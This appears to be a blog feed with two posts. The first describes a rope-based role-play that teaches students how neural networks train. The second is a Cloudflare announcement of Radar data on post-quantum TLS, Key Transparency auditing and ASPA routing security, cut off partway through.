
Students using ropes to signify the strength of connections between nodes.

Using farm data, students can learn how neural networks work, and they can do this through an unplugged role play — using ropes!

Here’s how Salomey’s classroom activity works. Sets of students act out the processes of training a neural network, including forward propagation, evaluation, and backpropagation. They take on the “roles’’ of some of the concepts of a neural network. One student acts as the supervisor, six students act as the input layer, two as the hidden layer, and one as the output layer.

Keeping it simple: Concepts and data

Key concepts are simplified for students:

  • Forward propagation: The hidden layer players randomly select a set of farms (three of the six sets of input values), which reflects how weights are often set to random values at the start.
  • Evaluation: The student acting as the output layer compares the prediction (whether crop disease is present or not) to the actual value for the farm to assess the error, similar to a loss function.
  • Backpropagation: Inspired by MIT’s RAISE curriculum, this stage is modelled on establishing trust. Players in the hidden and output layers modify their trust in the previous layers (by adding or removing ropes) based on the accuracy of the prediction (if the farm has disease).


Simple numerical data about the features of the problem are given to the students, such as whether the “Temperature” is suitable (0=No, 1=Yes), if there are “Spots” on the plant (0=No, 1=Yes), if “Fertilizer’’ has been used, whether the “Leaf colour’’ is green or not (see Table 1). Importantly, each of the six features given are represented by the six “input layer” students. So each student can ‘process’ each feature as the data for a given farm is used to train the model. Cards are used to represent the data values passed between layers. And this is where the ropes come into play, as they are used to represent the connections between the nodes in the layers.

Table 1: This data table was given to the student assigned the “Supervisor” role in each group and contains both relevant and irrelevant data to “train” their neural network.

Instructions for each role


Written role-specific instructions are provided for the students to follow, for example, the Supervisor is given three steps to follow for the forward propagation stage, and the Input Layer students receive a different set of instructions and so on. The detail of the role play is shown in the instruction sheets (see Figure 1).

Figure 1: Detailed explanation of the eight steps of the role-play activity that Salomey developed. Click to enlarge.

Why the ropes are important

Using ropes to connect the nodes becomes most important at the reverse propagation stage. The clever part of this is that we can show an increase or decrease in the strength of connection by adding or removing ropes. For me, this is the ‘jam sandwich’ effect. This, I think, is probably the most significant learning point. Here, the number of ropes that connect the nodes in the layers are changed based on the strength of evidence that a particular feature is indicated, by the data, to be relevant to the output. In this case, whether “Temperature”, for example, has an implied effect on cocoa disease or not — based on the data, not on any preconceived rule. Simply put, if a farm did have disease then a rope is added, if a farm did not then a rope is removed. Or at a more abstracted level, if a particular neuron contributes towards the correct prediction, a rope is added, otherwise a rope is removed. In a real neural network, backpropagation involves complex maths, such as calculus that would not be accessible to students of this age. Therefore, the rope is an analogy that replaces something that would be impossible for these students to grasp if it was taught using the real-world implementation. 


Problem to be solved in the unplugged activity: Identify features that are relevant for detecting diseases

At the end of the activity, features (temperature, leaf color, family farm, etc.) with many rope connections are considered to be relevant for crop disease detection on the farm, whereas features with fewer rope connections are considered to be irrelevant for crop disease detection. The more ropes attached to a particular feature, e.g., temperature, represent its higher relevance in identifying crop disease on the farm. 


Activity design, follow-on and evaluation

As part of the design of this activity, Salomey has simplified technical language so that throughout the role play students use everyday terms and she has chosen a context that is relatable for the students. For example, she uses the language of trust, and the new thickness of a rope connection, rather than using technical terms such as weight, loss function, and the error of the network.

Salomey also designed a follow-on activity that uses pen and paper. In this version of the activity, which she calls a board game, the students draw lines to connect the nodes in the layers. The thickness of the lines connecting the nodes represent the strength of the trust (see Figure 2). 

Figure 2: An example of how students use the board game that Salomey designed to teach about neural networks, where the thickness of the lines between nodes represents the strength of trust.

Salomey also shared her evaluation of the resources. She conducted pre‑ and post‑intervention surveys with 39 teachers as part of the professional development on the AI teaching materials, and ten of those teachers implemented the unplugged activities in their classrooms. She reported that the teachers found the role-play activity was effective to demonstrate neural networks, that children worked independently to learn, and that some students who did not take part usually in class were engaged.

As well as sharing about her unplugged neural network activity, Salomey also talked about a set of AI stories that she has developed to teach about other aspects of AI applications. For example, the importance of fact-checking is demonstrated through a story about a young girl who fact-checked information she received from her friends about life in a city. 
If you would like to find out more about Salomey’s work, you can find related materials on our seminar website.

Join our next seminar

Join us at our next seminar on Tuesday 17 March from 17:00 to 18:30 GMT to hear Rebecca Fiebrink (University of the Arts London) speak about teaching AI for creative practitioners. This will be the second seminar in our new series on how to teach about AI across disciplines. We hope to see you there!

To sign up and take part in our research seminars, click below:

You can also view the schedule of our upcoming seminars, and catch up on past seminars on our previous seminars page.

The post Do you have some rope? Then let’s teach about AI concepts appeared first on Raspberry Pi Foundation.

Bringing more transparency to post-quantum usage, encrypted messaging, and routing security

Post Syndicated from David Belson original https://blog.cloudflare.com/radar-origin-pq-key-transparency-aspa/

Cloudflare Radar already offers a wide array of security insights — from application and network layer attacks, to malicious email messages, to digital certificates and Internet routing.

And today we’re introducing even more. We are launching several new security-related data sets and tools on Radar: 

  • We are extending our post-quantum (PQ) monitoring beyond the client side to now include origin-facing connections. We have also released a new tool to help you check any website’s post-quantum encryption compatibility. 

  • A new Key Transparency section on Radar provides a public dashboard showing the real-time verification status of Key Transparency Logs for end-to-end encrypted messaging services like WhatsApp, showing when each log was last signed and verified by Cloudflare’s Auditor. The page serves as a transparent interface where anyone can monitor the integrity of public key distribution and access the API to independently validate our Auditor’s proofs. 

  • Routing Security insights continue to expand with the addition of global, country, and network-level information about the deployment of ASPA, an emerging standard that can help detect and prevent BGP route leaks. 

Measuring origin post-quantum support


Since April 2024, we have tracked the aggregate growth of client support for post-quantum encryption on Cloudflare Radar, chronicling its global growth from under 3% at the start of 2024, to over 60% in February 2026. And in October 2025, we added the ability for users to check whether their browser supports X25519MLKEM768 — a hybrid key exchange algorithm combining classical X25519 with ML-KEM, a lattice-based post-quantum scheme standardized by NIST. This provides security against both classical and quantum attacks. 

However, post-quantum encryption support on user-to-Cloudflare connections is only part of the story.



For content not in our CDN cache, or for uncacheable content, Cloudflare’s edge servers establish a separate connection with a customer’s origin servers to retrieve it. To accelerate the transition to quantum-resistant security for these origin-facing fetches, we previously introduced an API allowing customers to opt in to preferring post-quantum connections. Today, we’re making post-quantum compatibility of origin servers visible on Radar.



The new origin post-quantum support graph on Radar illustrates the share of customer origins supporting X25519MLKEM768. This data is derived from our automated TLS scanner, which probes TLS 1.3-compatible origins and aggregates the results daily. It is important to note that our scanner tests for support rather than the origin server’s specific preference. While an origin may support a post-quantum key exchange algorithm, its local TLS key exchange preference can ultimately dictate the encryption outcome.

While the headline graph focuses on post-quantum readiness, the scanner also evaluates support for classical key exchange algorithms. Within the Radar Data Explorer view, you can also see the full distribution of these supported TLS key exchange methods.


As shown in the graphs above, approximately 10% of origins could benefit from a post-quantum-preferred key agreement today. This represents a significant jump from less than 1% at the start of 2025 — a 10x increase in just over a year. We expect this number to grow steadily as the industry continues its migration. This upward trend likely accelerated in 2025 as many server-side TLS libraries, such as OpenSSL 3.5.0+, GnuTLS 3.8.9+, and Go 1.24+, enabled hybrid post-quantum key exchange by default, allowing platforms and services to support post-quantum connections simply by upgrading their cryptographic library dependencies.

In addition to the Radar and Data Explorer graphs, the origin readiness data is available through the Radar API as well.


As an additional part of our efforts to help the Internet transition to post-quantum cryptography, we are also launching a tool to test whether a specific hostname supports post-quantum encryption. These tests can be run against any publicly accessible website, as long as they allow connections from Cloudflare’s egress IP address ranges. 


A screenshot of the tool in Radar to test whether a hostname supports post-quantum encryption.

The tool presents a simple form where users can enter a hostname (such as cloudflare.com or www.wikipedia.org) and optionally specify a custom port (the default is 443, the standard HTTPS port). After clicking “Test”, the result displays a tag indicating PQ support status alongside the negotiated TLS key exchange algorithm. If the server prefers PQ secure connections, a green “PQ” tag appears with a message confirming the connection is “post-quantum secure.” Otherwise, a red tag indicates the connection is “not post-quantum secure”, showing the classical algorithm that was negotiated.


Under the hood, this tool uses Cloudflare Containers — a new capability that allows running container workloads alongside Workers. Since the Workers runtime is not exposed to details of the underlying TLS handshake, Workers cannot initiate TLS scans. Therefore, we created a Go container that leverages the crypto/tls package’s support for post-quantum compatibility checks. The container runs on-demand and performs the actual handshake to determine the negotiated TLS key exchange algorithm, returning results through the Radar API.

With the addition of these origin-facing insights, complementing the existing client-facing insights, we have moved all the post-quantum content to its own section on Radar. 

Securing E2EE messaging systems with Key Transparency


End-to-end encrypted (E2EE) messaging apps like WhatsApp and Signal have become essential tools for private communication, relied upon by billions of people worldwide. These apps use public-key cryptography to ensure that only the sender and recipient can read the contents of their messages — not even the messaging service itself. However, there’s an often-overlooked vulnerability in this model: users must trust that the messaging app is distributing the correct public keys for each contact.

If an attacker were able to substitute an incorrect public key in the messaging app’s database, they could intercept messages intended for someone else — all without the sender knowing.

Key Transparency addresses this challenge by creating an auditable, append-only log of public keys — similar in concept to Certificate Transparency for TLS certificates. Messaging apps publish their users’ public keys to a transparency log, and independent third parties can verify and vouch that the log has been constructed correctly and consistently over time. In September 2024, Cloudflare announced such a Key Transparency auditor for WhatsApp, providing an independent verification layer that helps ensure the integrity of public key distribution for the messaging app’s billions of users.

Today, we’re publishing Key Transparency audit data in a new Key Transparency section on Cloudflare Radar. This section showcases the Key Transparency logs that Cloudflare audits, giving researchers, security professionals, and curious users a window into the health and activity of these critical systems.


The new page launches with two monitored logs: WhatsApp and Facebook Messenger Transport. Each monitored log is displayed as a card containing the following information:

  • Status: Indicates whether the log is online, in initialization, or disabled. An “online” status means the log is actively publishing key updates into epochs that Cloudflare audits. (An epoch represents a set of updates applied to the key directory at a specific time.)

  • Last signed epoch: The most recent epoch that has been published by the messaging service’s log and acknowledged by Cloudflare. By clicking on the eye icon, users can view the full epoch data in JSON format, including the epoch number, timestamp, cryptographic digest, and signature.

  • Last verified epoch: The most recent epoch that Cloudflare has verified. Verification involves checking that the transition of the transparency log data structure from the previous epoch to the current one represents a valid tree transformation — ensuring the log has been constructed correctly. The verification timestamp indicates when Cloudflare completed its audit.

  • Root: The current root hash of the Auditable Key Directory (AKD) tree. This hash cryptographically represents the entire state of the key directory at the current epoch. Like the epoch fields, users can click to view the complete JSON response from the auditor.

The data shown on the page is also available via the Key Transparency Auditor API, with endpoints for auditor information and namespaces.

If you would like to perform audit proof verification yourself, you can follow the instructions in our Auditing Key Transparency blog post. We hope that these use cases are the first of many that we publish in this Key Transparency section in Radar — if your company or organization is interested in auditing for your public key or related infrastructure, you can reach out to us here.

Tracking RPKI ASPA adoption


While the Border Gateway Protocol (BGP) is the backbone of Internet routing, it was designed without built-in mechanisms to verify the validity of the paths it propagates. This inherent trust has long left the global network vulnerable to route leaks and hijacks, where traffic is accidentally or maliciously detoured through unauthorized networks.

Although RPKI and Route Origin Authorizations (ROAs) have successfully hardened the origin of routes, they cannot verify the path traffic takes between networks. This is where ASPA (Autonomous System Provider Authorization) comes in. ASPA extends RPKI protection by allowing an Autonomous System (AS) to cryptographically sign a record listing the networks authorized to propagate its routes upstream. By validating these Customer-to-Provider relationships, ASPA allows systems to detect invalid path announcements with confidence and react accordingly.

While the specific IETF standard remains in draft, the operational community is moving fast. Support for creating ASPA objects has already landed in the portals of Regional Internet Registries (RIRs) like ARIN and RIPE NCC, and validation logic is available in major software routing stacks like OpenBGPD and BIRD.

